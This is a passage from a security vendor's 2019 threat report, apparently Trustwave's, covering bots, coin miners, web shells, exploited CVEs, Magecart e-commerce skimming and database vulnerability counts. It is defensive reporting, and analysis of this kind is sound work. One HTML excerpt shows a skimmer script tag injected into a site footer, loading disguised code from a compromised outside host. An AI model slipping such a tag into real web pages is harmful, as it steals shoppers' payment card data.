
REMOTE ACCESS TROJANS ENCOUNTERED IN MALWARE INVESTIGATIONS, 2019



- Bots accounted for the third-largest category of malware, at 7.9 percent. Common bots included Emotet, ISFB/Gozi, Trickbot and Smominru. Bots got a boost late in 2019 when the TA505 adversary group launched spam attacks that spread SDBbot, a newly discovered family.
- Coin-mining malware, which uses the computing resources of the compromised system to mine for cryptocurrency, remained a common category of malware encountered in 2019, with bots such as Smominru and Shellbot among the more prevalent examples. Coin miners are usually based on XMRig, a widely used mining program for the Monero cryptocurrency due to its customizability and open-source license.

- Web shells are malicious scripts that attackers upload to web servers to gain persistent access and enable remote administration of an already-compromised server. Attackers use web shells to obtain backdoor access to the web server and sometimes to move across the network to search for assets and sensitive data to steal. The most common web shells Trustwave encountered in included WSO (Web Shell by oRb), written in PHP; the Java Server Page-based JSP File Browser; and generic PHP-based web shells that usually only provide a single function, such as file upload or PHP command execution.

WEB SHELLS ENOUNTERED IN MALWARE INVESTIGATIONS, 2019



Vulnerabilities Exploited


Most of the malware-used exploits Trustwave encountered are privilege-escalation exploits used to gain greater access to the compromised system. The Smominru bot propagates itself using the “EternalBlue” exploit. Originally developed by the U.S. National Security Agency and leaked to the public by a hacker group in 2017, it takes advantage of a vulnerability in Windows Server Message Block protocol (SMB1) to spread between computers. Exploits encountered in malware samples last year included the following:

Vulnerability	Platform	Description
CVE-2015-0057	Microsoft Windows	Win32k Elevation of Privilege Vulnerability
CVE-2016-7255	Microsoft Windows	Win32k Elevation of Privilege Vulnerability
CVE-2019-0803	Microsoft Windows	Win32k Elevation of Privilege Vulnerability
CVE-2017-16995	Linux kernel	Linux BPF Sign Extension Local Privilege Escalation
CVE-2001-0154	Microsoft Internet Explorer	Microsoft IE MIME Header Attachment Execution Vulnerability
CVE-2017-0016	Microsoft Windows	SMBv2/SMBv3 Null Dereference Denial of Service Vulnerability
CVE-2017-0144	Microsoft Windows	Windows SMB Remote Code Execution Vulnerability (EternalBlue)

More and More Magecart

Magecart is a loose affiliation of several criminal groups that use similar tools and techniques to compromise e-commerce sites with malicious scripts that scrape sensitive data like payment card information. These groups usually target Magento, a popular open-source, e-commerce platform that has fallen victim to several high-profile critical vulnerabilities over the past few years. One Magecart group, known as Magecart Group 5, was linked to the Carbanak criminal gang, which is notorious for stealing billions of dollars from financial institutions using banking and POS malware. The link suggests Carbanak may be starting to favor grabbing form data from e-commerce sites over its previously traditional preference for POS malware. This knowledge may help explain why Trustwave detection of Magecart malware nearly doubled in 2019 and why POS malware disappeared from the samples investigated during the same period.

MAGECART MALWARE ENCOUNTERS - PERCENTAGE OF TOTAL



In a typical Magecart attack, the attacker exploits a vulnerability in the Magento framework or a third-party plugin by injecting malicious code, usually heavily obfuscated JavaScript, into a web page that handles payment card data. The script checks for words such as “pay” and “checkout” in the URL to determine if the page is worth scraping. If so, it adds several event listeners to the page to monitor form-field data and user activity, such as clicks and mouseovers. It transmits collected data to a script on a remote server that the attacker controls, with an innocuous name such as “google.tag.min.js.” Legitimate Google tag manager scripts are common on the web, and such a name is unlikely to arouse suspicion. The server hosting the collection script is usually on a compromised web server, which further covers the attacker’s tracks.

```
<li><a href="/about-us/">About</a></li>
<li><a href="/contact-us">Contact</a></li>
<li><a title="FAQ's" href="/terms-conditions#faq">FAQ's</a></li>
<li><a title="Delivery" href="/terms-conditions#delivery">Delivery</a></li>
<li><a title="Terms and Conditions" href="/terms-conditions#terms-conditions">Terms and Conditions</a></li>
<li><a title="Privacy" href="/terms-conditions#privacy">Privacy</a></li>
</ul>
<script src="https://darvishkhan.net/wp-content/plugins/zendesk/google.tag.min.js" type="text/javascript" xml="space"></script>
</div>
</footer>
```

Practicing defense in depth is the best way to defend against threats like Magecart. Ensuring that an organization’s software and components have the latest security patches is the obvious first step. Remember, though, that with a heavily modular platform like Magento, every installed extension creates another potential avenue of attack if also kept up to date. Disabling unnecessary extensions can reduce risk not only from known vulnerabilities but also from those that may be disclosed in the future.

The State of Security

This section discusses two of the most important components of any enterprise infrastructure — databases and the network — and the flaws that are most likely to give attackers system access. “Database Security” looks at the vulnerabilities disclosed in 2019 that affect five widely used database platforms and the impact they can have on an organization’s data. “Network Security” reveals the most common security issues Trustwave scanning systems encountered, focusing particularly on attacks and misconfigurations involving SSL. It also considers the potential impact that Microsoft ending its support of Windows 7 and Windows Server 2008 will have on the security of the Windows computing world.

DATABASE SECURITY


Most common web applications use database management systems (DBMS) on the back end. Like the applications themselves, databases can have vulnerabilities attackers can exploit under the right conditions to steal or damage sensitive information or gain control of underlying operating systems. Databases hold a treasure trove of assets that is only getting larger as digital information grows at record rates. Examining the vulnerabilities patched in several of the more widely used database systems provides insight into the state of database security in 2019.

Some of the more common vulnerabilities found in databases fall into the following categories:

- Privilege escalation flaws allow an unprivileged, or low-privileged, user to gain administrator-level read and/or write access to tables or configuration settings.
- Buffer overflow vulnerabilities allow an attacker to crash the database server and cause a denial-of-service (DoS) condition or, in some cases, even execute arbitrary code.
- Advanced but unused features, such as reporting services or third-party extensions, can leave a database vulnerable even if the flaw is not in the core DBMS service itself or in other essential components.
- Default credentials still present an opportunity for attacker abuse. In Trustwave penetration-testing engagements, security researchers often find default administrator-level accounts with default passwords.

Database Vulnerabilities Patched

DATABASE VULNERABILITIES PATCHED, 2015-2019



- **MySQL** had 149 vulnerabilities fixed in 2019: 118 allowed DoS attacks; 14 allowed unauthorized information disclosure; 14 allowed unauthorized data modification; and three allowed complete server takeovers via various input vectors. Of those, 20 of the vulnerabilities might have allowed remote exploitation without authentication.
- **Oracle Database** had 32 vulnerabilities fixed: Nine allowed DoS attacks; eight allowed unauthorized information disclosure; nine allowed unauthorized data modification; four allowed takeovers of subsystems (Java VM, Data Pump and Portable Clusterware); and two allowed database takeovers via various input vectors.
- **IBM Db2** had 19 vulnerabilities fixed: 10 allowed unauthorized code execution (three arbitrary code executions and seven code execution as root vulnerabilities); three allowed unauthorized information disclosures; three allowed buffer overflows leading to code execution as root; two allowed DoS attacks; and one allowed local-privilege escalation.
